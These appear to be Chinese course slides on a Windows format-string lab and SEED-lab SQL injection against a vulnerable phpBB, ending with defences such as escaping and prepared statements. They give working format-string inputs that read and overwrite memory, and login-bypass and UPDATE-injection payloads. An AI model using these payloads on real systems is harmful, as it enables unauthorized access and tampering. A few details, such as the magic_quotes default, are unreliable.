- 从输出可以看出，变量**int_input**位于栈顶开始的**第4个(4字节)**单元，字符串**user_input**存放在自栈顶开始的**第5个(4字节)**单元开始的堆栈。
- 要使进程崩溃，只需用格式化参数"%s"打印无效内存地址的字符串就可以了。因此，用若干个连续的"%s"作为格式串就可以使进程崩溃。对于本例，输入**"%s%s%s%s"**就可以使进程崩溃，从而弹出一个窗口，提示一个未处理的异常。

Visual Studio Just-In-Time Debugger
An unhandled win32 exception occurred in vul_formatstr.exe [388].

12.3.2 读取指定内存地址单元的值

- 由于变量**int_input**位于栈顶开始的**第4个(4字节)**单元，如果想读取某个内存单元的值，可以将int_input的值设置为内存地址，然后设置第4个格式化参数为%s,就可以打印出内存地址的值。
- 读取变量A的步骤方法：

(1) 获得内存单元的地址

- 运行程序vul_formatstr.exe，观察变量A的地址。

  C:\work\ns\fmt\bin>vul_formatstr.exe
  &A=**0x12fb58** &B=0x12fb60 C=0x12fb5c.

(2) 设置int_input的值为变量A的地址

  A的地址=0x12fb58=1243992，因此输入1243992。
  Please enter a integer:
  1243992

(3) 设置格式串user_input以打印变量的值

- 第4个格式化参数对应的是int_input，故输入的字符串为***"%08x.%08x.%08x.%s"***。

  Please enter a string:
  %08x.%08x.%08x.%s
  00003435.00007879.00005657.**54**

- 字符串“54”的十六进制值就是0x3435，也就是A的值。

12.3.3 改写指定内存地址单元的值

- 在Linux环境下可以综合利用%m.n的格式和%n的特性修改指定内存地址单元的值，在Windows环境下也可以使用类似的方法。然而，格式参数%n本质上是不安全的，故默认状态下**Windows的C编译器禁止%n的使用**，在格式串中使用%n将引发异常。为了支持%n格式，必须在程序中用函数**_set_printf_count_output**使能%n格式。
- 修改vul_formatstr.c的main函数，在其中增加语句**_set_printf_count_output(1)**，见**vul_wfmt.c**。

```
void main(int argc, char * argv[])
{
  _set_printf_count_output( 1 );
  formatstr_vul();
}
```

- 假设要改写变量B的值为**0xcdef**，则首先输入B的地址0x12fb68=1244008，
- 然后输入格式串%08x.%08x.%52701x%**hn**
- (0xcdef -2*9=52719-18=52701)。运行结果如下：
- cl /GS- ..\vul_wfmt.c
- vul_wfmt.exe

```
&A=0x12fb60    &B=0x12fb68    C=0x12fb64.
A=0x3435       B=0x5657       C=0x7879.
Please enter a integer:
1244008
Please enter a string:
%08x.%08x.%52701x%hn
New values    A=0x3435    B=0xcdef    C=0x7879.
```

- 这样就把B的值改成了**0xcdef**

- 为了使程序不崩溃，改写的值不要超过0xffff=65535。如果改写的值超过了65535，要用两次%n才能完成。然而，由于Windows下的scanf用格式"%s"输入字符串时不支持0x80以上的值的输入，且在数值0x00之后的字符也被丢弃，即使通过文件重定向到可执行程序的方法也不可行，因此12.2.4所述的在格式串中包含任意地址的方法无法实现。
- 出于同样的原因，也无法把包含任意地址的格式串通过Windows的命令行参数输入到进程中。要用两次%n成功改写大于0xffff的值，攻击者必须控制3个内存地址，也就是存在3条scanf("%u", &addr)语句，这实际上是很少出现的。

12.4 SQL注入

- SQL注入是Web应用最常见的攻击方式之一。本节以Linux 系统下的一个开源Web应用phpBB为例，说明SQL注入攻击的几种常用方法。
- 本节的实例改编自开源项目SEED的实验SQL Injection Attack Lab
  - 请参考http://www.cis.syr.edu/~wedu/seed/index.html

12.4.1 环境配置

- 从http://www.cis.syr.edu/~wedu/seed/index.html下载SEEDUbuntu9_August_2010.tar.gz，解压缩后用VMWare启动该虚拟机，或用VirtualBox导入并运行随书光盘中的**SEEDUbuntu9**-RAW.ova虚拟机。
- 实验需用到Firefox浏览器、apache服务器、PHP应用程序及改编后的phpBB应用均已经预先配置好了(帐户/口令：seed/dees)。

配置实验环境

(1) 开启apache服务
- 运行命令：sudo service apache2 start

(2) 关闭PHP自带防范SQL注入机制
- 为了防止SQL注入攻击，apache服务器已经具有了过滤机制，并且默认是打开的。为了使实验成功，需要关闭该机制。
- 用gedit编辑/etc/php5/apache2/php.ini，找到代码行magic_quotes_gpc = On，将其改为Off并用命令sudo service apache2 restart重启apache服务。


12.4.2 利用SELECT语句的SQL注入攻击

SELECT语句
- 常用于从数据库中提取指定条件的信息，条件由WHERE子句给出。由于SQL语句中的字符串用一对单引号"'"标识其开始和结束，而井号"#"之后的字符串被认为是**注释**。在输入的字符串中使用**单引号和井号**就有可能改变SQL语句的语义，从而绕过Web应用的访问控制机制。

SQL注入原理
- 当需要用户输入来构造动态SELECT语句时，结合SELECT语句的构造规则，非法使用单引号和注释符号，改变SQL语句的语义。

- WHERE子句"WHERE user_name='$user_input' AND ......"中的潜在安全问题：
  - 其中的变量$user_input由用户从Web表单输入。如果用户输入的内容为"Alice'#"，则WHERE子句被解释为"WHERE user_name='Alice'#' AND ......"，由于#后面的内容是注释，故数据库管理系统执行的**WHERE**子句是 "**WHERE user_name='Alice'**"，这样一来用户只需要输入正确的用户名就可以使该WHERE子句为"真"，从而屏蔽了其他条件的判定。
- **更危险的情况：**
  - 如果用户输入的内容为"Alice' OR 1=1#"，则有的数据库管理系统执行的WHERE子句是"WHERE user_name='Alice' OR 1=1"，而"OR 1=1"永远成功，也就是说，攻击者不需要了解目标系统的任何信息就可以登录系统。

- 实例：打开firefox浏览器，在地址栏中输入http://www.sqllabmysqlphpbb.com，进入应用程序phpBB2的登录界面。用户从登录界面输入用户名和密码，如下图所示：



- 登录源代码对应的文件为 /var/www/SQL/SQLLabMysqlPhpbb/login.php， 验证用户名和密码的SQL语句为：
  - $sql_checkpasswd = "SELECT user_id, username, user_password, user_active, user_level, user_login_tries, user_last_login_try
  - FROM " . USERS_TABLE . "
  - WHERE username = '" . **$username** . "'" . " AND user_password = '" . md5(**$password**). "'";
  - if (found one record)
  - then { allow the user to login}
- 用户输入的用户名保存在变量**$username**中，密码保存在变量**$password**中。帐户数据库中有三个用户alice、Ted和peter, 密码与用户名相同。如果攻击者输入的用户名为“**alice'#**”，密码为任意字符串，如下图所示：

Username: alice' #
Password: ●●●●●

- 则攻击者虽然不知道密码，他依然可以进入系统。
  - 这是因为通过单引号和注释符号的作用，提交后的SQL语句变为：
  - SELECT user_id, username, user_password, user_active, user_level, user_login_tries, user_last_login_try FROM phpbb_users WHERE username = 'alice' #' AND user_password = '' . md5($password). "'";

- **#号之后的代码都被注释**。Mysql数据库管理系统执行的是如下SQL语句：
- SELECT user_id, username, user_password, user_active, user_level, user_login_tries, user_last_login_try FROM phpbb_users **WHERE username = 'alice‘**
- 故只要输入合法的用户名，就可成功登录，从而得以绕过访问控制机制。

12.4.3 利用UPDATE语句的SQL注入攻击

- UPDATE语句用于更改符合条件的信息，条件由WHERE子句给出。
- 在phpBB2平台上，用户通过填写表单更改个人信息(profile)，用户填入的信息通过SQL语句UPDATE完成数据库的更新。这部分的功能由includes/usercp_register.php实现，在代码中存在SQL注入漏洞，我们的目标是利用这个漏洞，完成SQL注入攻击。

- 查看usrcp_resister.php中的update代码部分：
- $sql = “UPDATE ” . USERS_TABLE . “ SET ” . $username_sql . $passwd_sql . “user_email = ‘” . $email .“', user_icq = ‘” *.str_replace(“\’”, “‘’”, $icq)* . “', ……………………..
- 从以上代码可以看到，代码对输入的字符串采用了过滤函数str_replace("\'", "''", $location)，但仅仅是对字符串中的转义符“\”进行了引号的替换，**而并没有处理注释符号“#”**。利用这个漏洞，可以对其进行SQL注入攻击。

- 我们的任务是更改其他用户的个人信息（不知其密码）。例如，以alice登录，修改Ted的个人信息，包括密码。以用户名alice，密码alice登录，点击Profile Link：

phpBB on MySQL4

This is the phpBB2 forum with SQL Injection vulnerability

- 选择某个输入框输入[string’#]的形式，利用#注释后面的sql语言，特别是语句WHERE user_id = $user_id；当注释掉该语句之后，update语句会将信息更新到表phpbb_users中的每一个用户。
- 以修改邮箱为例，以用户alice登录，在修改之前用户alice的默认邮箱为alice@seed.com. 另一个用户admin的默认邮箱为admin@seed.com。修改之后admin的邮箱变为alice@seed.com。

12.4.4 防范SQL注入攻击的技术

- SQL注入漏洞存在的原因是SQL语句被分割存在于代码中，PHP程序可以分辨代码和数据，当SQL语句被发送至数据库时，代码和数据部分**分界不清楚**，只由一些特定的符号（比如’,$）以及关键字(FROM、WHERE)等匹配规则判断SQL语句的合法性。
- 下列几种方案可避免SQL注入攻击。

(1) 屏蔽特殊字符—magic_quotes_gpc

- 观察语句username=’$username’，利用单引号’将变量$username与代码部分分开，若$username中包含单引号，$username的一部分将被分在代码内。
- PHP提供在单引号、双引号、转义符以及空字符前自动添加转义符的机制，该机制在php5.3.0之后默认为on，使用者也可在/etc/php5/apache2/php.ini中修改magic_quotes_gpc=on将其打开。修改之后，需要重启apache服务，命令为sudo service apache2 restart。
- 当magic_quotes_gpc为on之后，会在“'”号之前加入转义符“\”，从而使用户输入中的“'”无法成为sql语法的一部分。该机制有利于防范SQL注入攻击，不利的是：需要对字符串的每个字符进行扫描处理，因而影响了性能，且导致一些字符被强制转义。

(2) 屏蔽特殊字符—addslashes()

- PHP的函数addslashes()可以实现与magic_quote_gpc相似的功能，观察/var/www/SQL/SQLLabMysqlPhpbb中的common.php，它也被login.php包含，当login.php被执行时common.php也将被执行。
- 观察common.php，其中第102行--163行的代码对用户的输入进行了验证，用addslashes()对特殊字符进行了处理：

```
if( !get_magic_quotes_gpc() and FALSE)
{
......
}
```

- 去掉if(!get_magic_quotes_gpc() and FALSE)中的and FALSE后将启用输入验证的功能，则12.4.2和12.4.3的攻击将无效，这是因为“' #”被替换为“\' #”，从而无法截断#后面的字符串，也就无法改变原SQL语句的语义。

(3) 屏蔽特殊字符—mysql_real_escape_string

- MySQL提供特殊字符处理函数mysql_real_eacape_string()，将对\x00，\n，\r，\，’，”和\x1A进行转义处理。
- 在Login.php中$sql = "SELECT user_id, username……WHERE username = '" . $username . "'";添加代码：$username = mysql_real_escape_string($username);
- 在输入框中输入alice’#，则提交的sql语句为：
- SELECT user_id, username, user_password, user_active, user_level, user_login_tries, user_last_login_try FROM phpbb_users WHERE username = 'alice\' #'
- 同样无法改变原SQL语句的语义，从而防止了SQL注入攻击。

(4) Prepare Statement—预处理语句

- 解决SQL注入攻击的更通用的方法是将SQL语句的数据与代码部分分离，观察下述代码：
- $db = new mysqli("localhost", "user", "pass", "db");
- $stmt = $db->prepare("SELECT * FROM users WHERE name=? AND age=?");
- $stmt->bind_param("si", $user, $age);
- $stmt->execute();
- MySQL提供Prepare Statement（预处理）机制，将SQL语句分为两个部分，首先，是不包含数据信息的SQL语句，称为prepare step，然后使用bind_param()将数据部分按照参数列表放入SQL语句中。
- 可使用预处理机制修改包含SQL注入漏洞的login.php。

谢谢！